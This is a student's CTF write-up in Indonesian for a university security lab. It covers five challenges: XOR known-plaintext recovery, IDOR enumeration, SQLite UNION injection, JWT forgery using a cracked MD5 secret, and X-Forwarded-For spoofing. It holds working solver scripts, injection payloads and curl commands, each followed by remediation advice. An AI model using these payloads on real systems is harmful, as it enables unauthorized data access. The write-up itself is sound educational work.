

Write Up CTF UPI

Nama : Muhammad 'Azmi Salam
NIM : 2406010
Username : zicofarry

Challenge 1 (XOR)



Deskripsi:

Diberikan sebuah ciphertext “yRvuVex/1U/YeNJUwyLdcf5/w0r4FJZNpS6fT+E=” dan disebutkan bahwa ini adalah soal XOR.

Analisis dan Solusi:

Dari ciphertext tersebut bisa dilihat dari polanya bahwa itu merupakan encode dari base64 dan diketahui sebagian plaintextnya adalah “UPI{“, dari sini bisa disimpulkan bahwa kita bisa melakukan eksploitasi *known plaintext attack*. Jadi simplenya saya akan bisa mendapatkan key untuk melakukan XOR yang nantinya bisa mendapatkan plaintext/ flagnya. Hal itu dikarenakan rumus XOR yang komutatif.

$$P \oplus K = C \implies C \oplus P = K$$

Artinya, jika kita meng-XOR-kan ciphertext dengan plaintext yang diketahui “UPI{“ kita akan mendapatkan potongan kunci yang digunakan.

Saya langsung membuat solvernya dan hasilnya seperti ini:

chl.py

```
import base64

ciphertext =
base64.b64decode("yRvuVex/1U/YeNJUwyLdcf5/w0r4FJZNpS6fT+E=")

def xor_decrypt(data, key):
    key_bytes = key if isinstance(key, bytes) else key.encode()
    return bytes([data[i] ^ key_bytes[i % len(key_bytes)] for i in
range(len(data))])

# Coba flag format UPI{ untuk tebak key
print("=== Known plaintext attack (assuming starts with UPI{) ===")
known = b"UPI{"
for i in range(len(known)):
    print(f"    key[{i}] = 0x{ciphertext[i] ^ known[i]:02x} =
{chr(ciphertext[i] ^ known[i])}")

# Reconstruct key dari known plaintext
key_partial = bytes([ciphertext[i] ^ known[i] for i in
range(len(known))])
print(f"    Partial key: {key_partial} = {key_partial.hex()}")

# Coba extend key asumsi key adalah kata
for keylen in range(1, 20):
    key_candidate = bytes([ciphertext[i % keylen] ^ 0x00 for i in
range(keylen)]) # placeholder
    # Known plaintext attack properly
    if keylen >= 4:
        # key derived from known plaintext
        key_from_kpa = bytes([ciphertext[i] ^ known[i % len(known)] for
i in range(keylen)])
        result = xor_decrypt(ciphertext, key_from_kpa)
        try:
            decoded = result.decode('utf-8')
            if decoded.isprintable():
                print(f"    keylen={keylen}, key={key_from_kpa}:
{decoded}")
        except:
            pass
```

```
(zicofarry@Asoes36)-[/mnt/d/Muhammad 'Azmi Salam/Kuliah/Ser
$ python3 ch1.py
=== Known plaintext attack (assuming starts with UPI{) ===
key[0] = 0x9c =
key[1] = 0x4b = K
key[2] = 0xa7 = §
key[3] = 0x2e = .
Partial key: b'\x9cK\xa7.' = 9c4ba72e
keylen=4, key=b'\x9cK\xa7.': UPI{p4raD3uz_iz_b4ddd_1c9e8a}
```

Rekomendasi Perbaikan

a) Jangan gunakan XOR cipher sederhana untuk enkripsi data sensitif

XOR cipher dengan kunci tetap sangat rentan terhadap known plaintext attack, terutama jika format plaintext sebagian besar dapat diprediksi (seperti format flag `UPI{...}`). Gunakan algoritma enkripsi modern seperti AES-256-GCM yang tahan terhadap serangan ini.

b) Hindari format output yang dapat diprediksi

Jika format plaintext dapat ditebak (seperti header file, format flag, atau struktur data yang konsisten), XOR cipher menjadi sangat lemah. Bila XOR tetap digunakan, tambahkan randomisasi pada plaintext sebelum dienkripsi (padding acak).

c) Gunakan kunci yang benar-benar acak dan tidak berulang (One-Time Pad)

Jika memang ingin menggunakan XOR, pastikan kunci sepanjang plaintext, benar-benar acak, dan tidak pernah digunakan ulang (prinsip One-Time Pad). Pengulangan kunci adalah kelemahan utama yang dieksploitasi pada challenge ini.

Flag : UPI{p4raD3uz_iz_b4ddd_1c9e8a}

Challenge 2 (IDOR)

Challenge

5 Solves

×

Tartarus Bizzare Adventure

25

Minato apparently went into floor 67 (six seven six seven six seven) and uhhh yeah he brainrotted to death so he larped , one last time for the man who left it all behind

URL : <http://20.212.111.212:5001/challenge/2>

Flag

Submit

[← back to index](#)

Challenge 2

Endpoint: `GET /api/receipt?id=<integer>`

id

Fetch

(no response)

Deskripsi:

Diberikan soal IDOR dengan endpoint receipt.

Analisis dan Solusi:

Dari sini awalnya saya coba coba dulu memasukan ID random dan karena di clue nya ada six seven, saya coba untuk masukan ID 67, dan hasilnya seperti ini:

Challenge 2

Endpoint: `GET /api/receipt?id=<integer>`

id

Fetch

```
HTTP 200
{
  "id": 67,
  "message": "receipt on file, account flagged for review",
  "status": "ok"
}
```

Tapi sebelum mencoba ke exploit yang lebih advance, saya terpikirkan untuk melakukan brute-force terlebih dahulu (sebenarnya karena gagal terus sih hehe)

```
import requests
import concurrent.futures
BASE_URL = "http://20.212.111.212:5001/api/receipt"
def check_id(i):
    try:
        r = requests.get(BASE_URL, params={"id": i}, timeout=2)
        msg = r.json().get("message", "")
        if msg != "receipt not found" and msg != "receipt on file,
account flagged for review" and msg != "system initialized, no records
loaded yet":
            return f"FOUND ID {i}: {r.text}"
    except:
        pass
    return None
print("Enumerate 1 to 2000...")
with concurrent.futures.ThreadPoolExecutor(max_workers=20) as executor:
    results = executor.map(check_id, range(1, 2001))

for r in results:
    if r:
        print(r)
```

```
(zicofarry@Asoes36)-[/mnt/d/Muhammad 'Azmi Salam/Kuliah/Semester 4/Praktikum-Kripto/Day-6]
$ python3 ch2.py
Enumerate 1 to 2000...
FOUND ID 1795: {"id":1795,"receipt":{"memo":"UPI{b2rn_ur_dr34D_7c2e85}","merchant":"TreasuryOps"},"status":"ok"}
```

Dan ternyata sudah ketemu di ID 1795

Challenge 2

Endpoint: GET /api/receipt?id=<integer>

id

Fetch

```
HTTP 200
{
  "id": 1795,
  "receipt": {
    "memo": "UPI{b2rn_ur_dr34D_7c2e85}",
    "merchant": "TreasuryOps"
  },
  "status": "ok"
}
```

Rekomendasi Perbaikan

a) Implementasikan kontrol akses berbasis kepemilikan

Setiap request ke endpoint `/api/receipt?id=X` harus diverifikasi apakah user yang sedang login memiliki hak akses terhadap receipt dengan ID tersebut. Jangan hanya mengandalkan ID sebagai satu-satunya kontrol akses.

Python

```
# Contoh validasi sederhana
if receipt.owner_id != current_user.id:
    return {"error": "forbidden"}, 403
```

b) Gunakan identifier yang tidak dapat dienumerasi

Ganti ID integer berurutan dengan UUID (Universally Unique Identifier) yang acak dan tidak dapat ditebak. Dengan UUID, attacker tidak bisa melakukan sequential enumeration.

Python

```
import uuid
receipt_id = str(uuid.uuid4()) # contoh:
"550e8400-e29b-41d4-a716-446655440000"
```

c) Implementasikan rate limiting pada endpoint

Batasi jumlah request per IP/user dalam rentang waktu tertentu untuk mencegah enumerasi massal seperti yang dilakukan pada challenge ini.

d) Tambahkan autentikasi pada endpoint

Endpoint yang menampilkan data sensitif harus memerlukan autentikasi. Tanpa autentikasi, siapa pun dapat mengakses data receipt milik pengguna lain.

Flag : UPI{b2rn_ur_dr34D_7c2e85}

Challenge 3 (SQLi)

Challenge

5 Solves

×

Elden Ring

20

John elden ring lit up a tree and got burned to death apparently and he needs onion to produce tears and extinguish his body

URL : <http://20.212.111.212:5001/challenge/3>

Flag

Submit

[← back to index](#)

Challenge 3

Username

Password

Login

```
HTTP 400
{
  "error": "unrecognized token: \"'\",'",
  "ok": false,
  "query": "SELECT username, password_hash FROM users WHERE username = ''"
}
```


Deskripsi:

Diberikan soal SQL Injection dan saya harus mencoba membuat beberapa payload agar bisa menginjeksi dari query SQL nya.

Analisis dan Solusi:

Untuk tes pertama, saya langsung saja menggunakan payload tanda kutip ' untuk memastikan apakah SQL Injectionnya bisa direct atau tidak, dan ternyata bisa, langsung muncul query aslinya, step selanjutnya saya mencoba-mencoba basic payload untuk mengecek SQL yang digunakan, dan ternyata dari pola response errornya, terbaca bahwa ini adalah SQLite, saya pun langsung mencoba mengeksploit ada tabel apa aja dengan mengecek tabel sqlite_master.




```
Username
' UNION SELECT GROUP_CONCAT(name), 'x' FROM sqlite_master WHERE type='table' --

Password

Login

HTTP 401
{
  "attempted_user": "sqlite_sequence,users,secrets",
  "error": "Invalid credentials",
  "ok": false
}
```

Di sini terlihat bahwa database ini memiliki table secrets, dan setelah itu saya mencari tau atribut di table secrets ada apa aja, dengan payload ini.




```
Username
' UNION SELECT sql, 'x' FROM sqlite_master WHERE name='secrets' --

Password

Login

HTTP 401
{
  "attempted_user": "CREATE TABLE secrets (\n          id INTEGER PRIMARY KEY AU\n  TOINCREMENT,\n          flag TEXT NOT NULL\n  )",
  "error": "Invalid credentials",
  "ok": false
}
```

Dari sana terlihat ada atribut flag, yang sepertinya flag akan disimpan di sana, dan terakhir saya langsung coba membuka isi dari flag tersebut.



The image shows a login interface with a 'Username' field containing a SQL injection payload: `' UNION SELECT GROUP_CONCAT(flag), 'x' FROM secrets --`. The 'Password' field is empty. A blue 'Login' button is present. Below the form, the JSON response for an HTTP 401 status is displayed: `{ "attempted_user": "UPI{ok4y_im_g3tt1ng_l4zy_bruh_566f8d}", "error": "Invalid credentials", "ok": false }`.

Rekomendasi Perbaikan

a) Gunakan Parameterized Query / Prepared Statement

Ini adalah solusi utama dan paling efektif untuk mencegah SQL Injection. Jangan pernah menggabungkan input user langsung ke dalam string query.

Python

```
# JANGAN (rentan SQLi)
query = f"SELECT * FROM users WHERE name = '{user_input}'"

# LAKUKAN (aman)
cursor.execute("SELECT * FROM users WHERE name = ?",
               (user_input,))
```

b) Gunakan ORM (Object-Relational Mapper)

Framework ORM seperti SQLAlchemy (Python), Eloquent (Laravel), atau Hibernate (Java) secara otomatis menggunakan parameterized query, sehingga mengurangi risiko SQLi secara signifikan.

c) Jangan tampilkan pesan error database ke pengguna

Pada challenge ini, query asli terekspose melalui pesan error, sehingga mempermudah attacker memahami struktur query. Semua error database harus dicatat di server log, bukan ditampilkan ke pengguna.

Python

```
# Tampilkan pesan generik ke user  
return {"error": "An internal error occurred"}, 500
```

d) Terapkan prinsip least privilege pada database user

Database user yang digunakan oleh aplikasi sebaiknya hanya memiliki izin minimal yang diperlukan (misal: hanya **SELECT** pada tabel tertentu). Hindari menggunakan user dengan hak akses penuh seperti **root** atau **admin**.

e) Lakukan input validation dan sanitasi

Validasi tipe dan format input sebelum diproses. Meskipun bukan solusi utama, ini merupakan lapisan pertahanan tambahan (*defense in depth*).

Flag : UPI{ok4y_im_g3tt1ng_l4zy_bruh_566f8d}

Challenge 4 (JWT)

Challenge

8 Solves

×

thank you ilmu komputer
upi
30

what? because you're umm, a computer science major in indonesia's university of education?? oh yea

URL : <http://20.212.111.212:5001/challenge/4>

Flag

Submit

Challenge 4

Login

Username

member

Password

.....

Login

(no response)

1. Deskripsi

Challenge ini menyajikan sebuah aplikasi web dengan sistem autentikasi berbasis **JWT (JSON Web Token)**. Tersedia kredensial login default:

1. Deskripsi

Challenge ini menyajikan sebuah aplikasi web dengan sistem autentikasi berbasis **JWT (JSON Web Token)**. Tersedia kredensial login default:

- **Username:** member
- **Password:** member123

Setelah login, pengguna mendapatkan JWT dan dapat mengakses berbagai endpoint melalui Path Explorer. Tujuan challenge adalah mengakses endpoint yang dibatasi hanya untuk admin:

None

GET /challenge/4/api/admin/flag

Ketika diakses menggunakan token member, server mengembalikan:

JSON

HTTP 403

```
{
  "error": "not admin",
  "your_role": "member"
}
```

2. Analisis dan Solusi Pemecahan

Analisis

Setelah login, server mengembalikan JWT berikut:

None

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
```

```
eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6Im1lbWJlciIsInJvbGUiOiJtZW1iZXIifQ.
```

```
xZdS3f_0lW7kbdSh1UNtawJAZyGSb6JPYC_VvRbAkdg
```

Mendekode bagian payload (base64url) menghasilkan:

JSON

```
{  
  
  "user_id": 2,  
  
  "username": "member",  
  
  "role": "member"  
  
}
```

Untuk mendapatkan flag, dibutuhkan token dengan `"role": "admin"`. JWT menggunakan algoritma **HS256** (HMAC-SHA256), sehingga token hanya bisa diforge jika secret key diketahui.

Langkah Eksploitasi

Step 1: Login dan dapatkan JWT token member.

Shell

```
curl -s -X POST "http://20.212.111.212:5001/api/ch4/login"  
\br/>  
-H "Content-Type: application/json" \  
  
-d '{"username":"member","password":"member123"}'
```

Response:

JSON

```
{
  "ok": true,
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...",
  "user": "member"
}
```

Step 2: Gunakan token untuk mengakses endpoint `/dashboard` dan periksa source HTML-nya via DevTools (F12 → Network → Response) atau curl.

Shell

```
curl -s "http://20.212.111.212:5001/challenge/4/dashboard" \
-H "Authorization: Bearer <token>"
```

Di dalam HTML response, terdapat komentar tersembunyi:

HTML

```
<!--
    security audit hashes, do not remove
    audit-1: 2ab96390c7dbe3439de74d0c9b0b1767
    audit-2: 5fcfd41e547a12215b173ff47fdd3739
    audit-3: 482c811da5d5b4bc6d497ffa98491e38
-->
```

Step 3: Crack hash MD5 tersebut menggunakan crackstation.net

Hash	Hasil
------	-------

2ab96390c7dbe3439de74d0c9b0b1767	hunter2
5fcfd41e547a12215b173ff47fdd3739	trustno1
482c811da5d5b4bc6d497ffa98491e38	password123

Hash **audit-2** menghasilkan **trustno1** — inilah secret key JWT yang digunakan server.

Step 4: Forge JWT baru dengan **role: admin** menggunakan secret key yang ditemukan.

python

Python

```
import jwt

token = jwt.encode(
    {'user_id': 1, 'username': 'admin', 'role': 'admin'},
    'trustno1',
    algorithm='HS256'
)

print(token)
```

Step 5: Gunakan token admin untuk mengakses endpoint flag.

Shell

```
ADMIN_TOKEN=$(python3 -c "import jwt;
print(jwt.encode({'user_id':1,'username':'admin','role':'admin'}, 'trustno1', algorithm='HS256'))")
```



```
curl -s "http://20.212.111.212:5001/challenge/4/api/admin/flag" \
-H "Authorization: Bearer $ADMIN_TOKEN"
```

Server mengembalikan flag:

```
JSON
{
  "flag": "UPI{1mor3_r3F3r3nc3_plz_9c8e7a}",
  "payload": {"role": "admin", "user_id": 1, "username": "admin"}
}
```

Root Cause

Terdapat dua kerentanan yang saling terkait:

1. **Secret key JWT terekspos secara tidak langsung** — Hash MD5 dari secret key disematkan di dalam komentar HTML pada halaman dashboard. MD5 adalah algoritma hashing yang sudah dianggap lemah dan nilai `trustno1` ada di database rainbow table publik, sehingga mudah di-crack.
2. **Secret key JWT lemah** — `trustno1` merupakan password umum yang terdapat di berbagai wordlist. Bahkan tanpa clue hash pun, secret ini rentan terhadap dictionary attack.

Kombinasi keduanya memungkinkan attacker memalsukan JWT dengan role apapun yang diinginkan.

3. Rekomendasi Perbaikan

a) Jangan pernah menyimpan informasi sensitif di komentar HTML

Komentar HTML dapat dilihat oleh siapa saja yang membuka DevTools atau melakukan curl pada halaman tersebut. Proses audit internal tidak boleh meninggalkan jejak hash atau informasi sensitif di frontend.

b) Gunakan secret key yang kuat dan acak

Secret key untuk JWT harus berupa string acak yang panjang dan tidak dapat ditebak, serta tidak boleh ada di wordlist manapun.

python

Python

```
# JANGAN
```

```
SECRET_KEY = "trustno1"
```

```
# LAKUKAN
```

```
import secrets
```

```
SECRET_KEY = secrets.token_hex(32) # 256-bit random key
```

c) Jangan gunakan MD5 untuk menyimpan atau mengirimkan nilai sensitif

MD5 sudah tidak aman — terdapat database rainbow table publik (seperti CrackStation) yang bisa membalikkan hash MD5 dari password umum secara instan. Gunakan algoritma hashing yang lebih kuat seperti bcrypt, scrypt, atau Argon2.

d) Simpan secret key di environment variable

Jangan hardcode secret key di dalam source code maupun komentar.

Python

```
import os
```

```
SECRET_KEY = os.environ.get("JWT_SECRET_KEY")
```

e) Pertimbangkan algoritma asymmetric (RS256/ES256)

Dengan algoritma asimetris, server menandatangani token menggunakan **private key** dan memverifikasi menggunakan **public key**. Meskipun attacker mendapatkan token, mereka tidak bisa forge token baru tanpa private key.

Flag: UPI{1mor3_r3F3r3nc3_plz_9c8e7a}

Challenge 5 (Specialz - Bonus)


Challenge

11 Solves



IS THAT THE RED RIDING HOOD

20



LARPERS, ASSEMBLE we finna red the hood riding the lebron(stop the pm glaze bruh)

URL : <http://20.212.111.212:5001/challenge/5>

Flag

Submit

Challenge 5

Endpoint ini hanya dapat diakses dari jaringan internal.

Endpoint: `GET /api/internal/flag`

Try

(no response)

Deskripsi:

Challenge ini menyajikan sebuah web API dengan satu endpoint yang diklaim hanya dapat diakses dari jaringan internal: `GET /api/internal/flag`. Ketika endpoint diakses secara langsung tanpa perlakuan khusus, server mengembalikan respons: "error": "access denied"

Hint dari soal, "*LARPERS, ASSEMBLE we finna red the hood riding the lebron*", mengacu pada teknik **SSRF (Server-Side Request Forgery)** atau, lebih tepatnya, **IP spoofing via HTTP header**. "Red Riding Hood" melambangkan penyamaran identitas (seperti serigala yang menyamar jadi nenek), yang merepresentasikan teknik spoofing alamat IP melalui header HTTP.

Analisis dan Solusi:

Dari sini awalnya saya coba coba dulu memasukan ID random dan karena di clue nya ada six seven, saya coba untuk masukan ID 67, dan hasilnya seperti ini:

2. Analisis dan Solusi Pemecahan

Analisis

Server membatasi akses ke endpoint `/api/internal/flag` hanya untuk request yang berasal dari jaringan internal (localhost / `127.0.0.1`). Mekanisme pengecekan ini **tidak dilakukan di level network/firewall**, melainkan hanya membaca **HTTP header** dari request masuk.

Header yang umum digunakan untuk meneruskan IP asli klien dalam arsitektur proxy/load balancer antara lain:

- `X-Forwarded-For`
- `X-Real-IP`
- `Client-IP`

- **X-Custom-IP-Authorization**

Jika aplikasi mempercayai header-header ini secara langsung tanpa validasi, maka siapa pun dapat memalsukan IP asal dengan menambahkan header tersebut ke dalam request.

Langkah Eksploitasi

Step 1: Coba akses endpoint langsung → mendapat 403.

bash

Shell

```
curl "http://20.212.111.212:5001/api/internal/flag"  
# {"error": "access denied"}
```

Step 2: Tambahkan header **X-Forwarded-For: 127.0.0.1** untuk menyamar sebagai request dari localhost.

bash

Shell

```
curl "http://20.212.111.212:5001/api/internal/flag" \  
-H "X-Forwarded-For: 127.0.0.1"
```

Step 3: Server mempercayai header tersebut dan mengembalikan flag.

json

JSON

```
{  
    "flag":  
    "UPI{j3d1_m1ndt71cks_4nd_1_4r3_4ll_1n_th3_m1nd_3d8c9e}"  
}
```

Root Cause

Aplikasi menggunakan nilai dari header **X-Forwarded-For** secara langsung untuk menentukan apakah request berasal dari internal network, tanpa memverifikasi apakah header tersebut dapat dipercaya. Header HTTP bersifat **client-controlled**, artinya siapa pun bisa mengisinya dengan nilai sembarang.

3. Rekomendasi Perbaikan

a) Jangan gunakan header HTTP sebagai dasar kontrol akses

Header seperti `X-Forwarded-For`, `X-Real-IP`, dan sejenisnya mudah dipalsukan oleh klien. Kontrol akses berbasis IP seharusnya dilakukan di level **network/firewall** atau berdasarkan IP koneksi TCP aktual (`request.remote_addr`), bukan dari header.

b) Gunakan IP koneksi aktual

Pada framework seperti Flask/Python, gunakan:

python

```
Python
# JANGAN
ip = request.headers.get('X-Forwarded-For')

# LAKUKAN
ip = request.remote_addr
```

c) Jika berada di balik reverse proxy yang tepercaya

Jika aplikasi memang berjalan di balik proxy (Nginx, dll.), konfigurasi daftar proxy yang tepercaya secara eksplisit dan hanya terima header forwarded dari proxy tersebut — bukan dari sembarang klien.

d) Pisahkan endpoint internal secara arsitektural

Endpoint yang memang hanya untuk internal sebaiknya:

- Dijalankan di port atau service terpisah yang tidak terekspos ke publik, atau
- Dilindungi oleh firewall/network policy di level infrastruktur (misalnya hanya bisa diakses dari VPC internal).

Flag: `UPI{j3d1_m1ndt71cks_4nd_1_4r3_4ll_1n_th3_m1nd_3d8c9e}`